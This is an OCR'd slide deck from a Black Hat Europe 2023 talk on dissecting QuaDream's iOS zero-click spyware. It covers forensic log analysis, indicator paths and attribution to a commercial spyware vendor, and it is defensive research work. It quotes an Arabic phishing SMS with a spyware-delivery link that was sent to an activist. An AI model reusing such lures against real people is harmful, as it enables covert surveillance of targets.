black hat EUROPE 2023

Sweet QuaDreams or Nightmare before Christmas?

Dissecting an iOS 0-Day Attack

Bill Marczak, *The Citizen Lab*

Christine Fossaceca, *Microsoft*


THECITIZENLAB

Microsoft

Notes:

- We’re talking about an attack from 2021
- We’re not dropping CVEs on stage!
- Have shared technical details with Apple

About Christine




```
/home/christine $ c
```

her hax
PODCAST

@x71n3


About Bill

About Bill




HIDE AND SEEK

Tracking NSO Group’s Pegasus Spyware to Operations in 45 Countries




Running in Circles

Uncovering the Clients of Cyberespionage Firm Circles



PREDATOR IN THE WIRES

Ahmed Eltantawy Targeted with Predator Spyware After Announcing Presidential Ambitions




Hooking Candiru

Another Mercenary Spyware Vendor Comes into Focus

iPhone Initial Access

iPhone Initial Access




Text Message
Today 1:44 PM

أسرار جديدة عن تعذيب إماراتيين
في سجون الدولة : https://
sms.webadv.co/
9573305s/

CVE-Whatever: Perpetual
Safari/WebKit Exploit

iPhone Initial Access



Text Message
Today 1:44 PM


أسرار جديدة عن تعذيب إماراتيين
في سجون الدولة : https://
sms.webadv.co/
9573305s/

CVE-Whatever: Perpetual
Safari/WebKit Exploit

Target: Ahmed Mansoor
UAE Human Rights Activist


iPhone Initial Access with Zero Clicks

iPhone Initial Access with Zero Clicks


...NOW, IT TURNS OUT THIS IS ACTUALLY TURING-COMPLETE...
THIS PHRASE EITHER MEANS SOMEONE SPENT SIX MONTHS GETTING A DISHWASHER TO PLAY MARIO OR YOU'RE UNDER ATTACK BY A NATION-STATE.

CVE-2021-30860: Integer overflow in CoreGraphics


iPhone Initial Access with Zero Clicks


...NOW, IT TURNS OUT THIS IS ACTUALLY TURING-COMPLETE...
THIS PHRASE EITHER MEANS SOMEONE SPENT SIX MONTHS GETTING A DISHWASHER TO PLAY MARIO OR YOU'RE UNDER ATTACK BY A NATION-STATE.

CVE-2023-41064: Buffer overflow in ImageIO


CVE-2021-30860: Integer overflow in CoreGraphics

iPhone Initial Access with Zero Clicks


...NOW, IT TURNS OUT THIS IS ACTUALLY TURING-COMPLETE...
THIS PHRASE EITHER MEANS SOMEONE SPENT SIX MONTHS GETTING A DISHWASHER TO PLAY MARIO OR YOU'RE UNDER ATTACK BY A NATION-STATE.

CVE-2021-30860: Integer overflow in CoreGraphics

CVE-2023-41064: Buffer overflow in ImageIO



CVE-2023-41990: Issue in FontParser

Our Definitions

0-day (*ze·ro·day*): an exploited vulnerability for which there is no patch available

0-click (*ze·ro·click*): a remote vulnerability that requires no user interaction (or “clicks”)

Our Definitions

0-day (*ze·ro·day*): an exploited vulnerability for which there is no patch available

0-click (*ze·ro·click*): a remote vulnerability that requires no user interaction (or “clicks”)

Our Definitions

0-day (*ze·ro·day*): an exploited vulnerability for which there is no patch available

0-click (*ze·ro·click*): a remote vulnerability that requires no user interaction (or “clicks”)

Our Definitions

0-day (*ze·ro* nerability for
which there

0-click (*ze·r* erability that
requires no u ks”)

Apple Sandboxes IMTranscoderAgent with BlastDoor

Apple Sandboxes IMTranscoderAgent with BlastDoor

Neener neener!

BlastDoor: A Fork in the Road

Attack/Circumvent BlastDoor

Find a Different Attack Surface

BlastDoor: A Fork in the Road

Attack/Circumvent BlastDoor

Find a Different Attack Surface

BlastDoor: A Fork in the Road

Attack/Circumvent BlastDoor

Find a Different Attack Surface

Discovery of the Attack & Samples

Attribution: Sometimes it's Easy!

Static & Dynamic Reversing of the Sample

A Theory of the Exploit

Discovery of the Attack & Samples

Log Analysis

Log Analysis

<u>Top-down</u>:
Analyze a spyware sample, understand what forensic traces it leaves behind, then look for these in the phone's logs.

Log Analysis

Top-down:
Analyze a spyware sample, understand what forensic traces it leaves behind, then look for these in the phone's logs.

Bottom-up:
Look for *implausible artifacts* in the phone's logs, and then try to attribute them.
Can detect unknown spyware this way!

Examples of "Implausible Artifacts"

- Evidence that a non-iOS-update binary ran from: `/private/var/db/com.apple.xpc.roleaccountd.staging/`
- Evidence that any binary ran from `/tmp`
- Evidence that a binary consumed mobile data that is "not supposed to" (e.g., `BackupAgent`)

An implausible artifact ITW...

Get yer' phones checked here!!!

THECITIZENLAB

An implausible artifact ITW...

Get yer' phones checked here!!!

THECITIZENLAB

Several phones showed a binary had run:
`/private/var/db/com.apple.xpc.roleaccountd.staging/subridged`


Phones negative for Pegasus!!!

...meanwhile at Microsoft

Microsoft Threat Intelligence is constantly tracking ITW threats

...meanwhile at Microsoft

Microsoft Threat Intelligence is constantly tracking ITW threats



Blizzard
Russia

Sleet
North Korea

Typhoon
China

Sandstorm
Iran

Storm
Groups in development


Tempest
Financially motivated

Tsunami
Private sector offensive actor

Flood
Influence operations

...meanwhile at Microsoft

Microsoft Threat Intelligence is constantly tracking ITW threats



Blizzard
Russia

Sleet
North Korea

Typhoon
China

Sandstorm
Iran

Storm
Groups in development

Tempest
Financially motivated

Tsunami
Private sector offensive actor

Flood
Influence operations

Microsoft had found a sample with this hard-coded path:

`/private/var/db/com.apple.xpc.roleaccountd.staging/subridged`

Yo Citizen Lab, we have a sample matching your IOCs...

Tell us more...

Discovery of the Attack & Samples

Attribution: Sometimes it's Easy!

Carmine Tsunami

Carmine Tsunami

Private Sector Offensive Actor (PSOA)

- A company that sells hacking tools
- Often exclusively to governments

Carmine Tsunami


Private Sector Offensive Actor (PSOA)


- A company that sells hacking tools
- Often exclusively to governments


In this case, QuaDream!


The Mercenary Spyware Industry

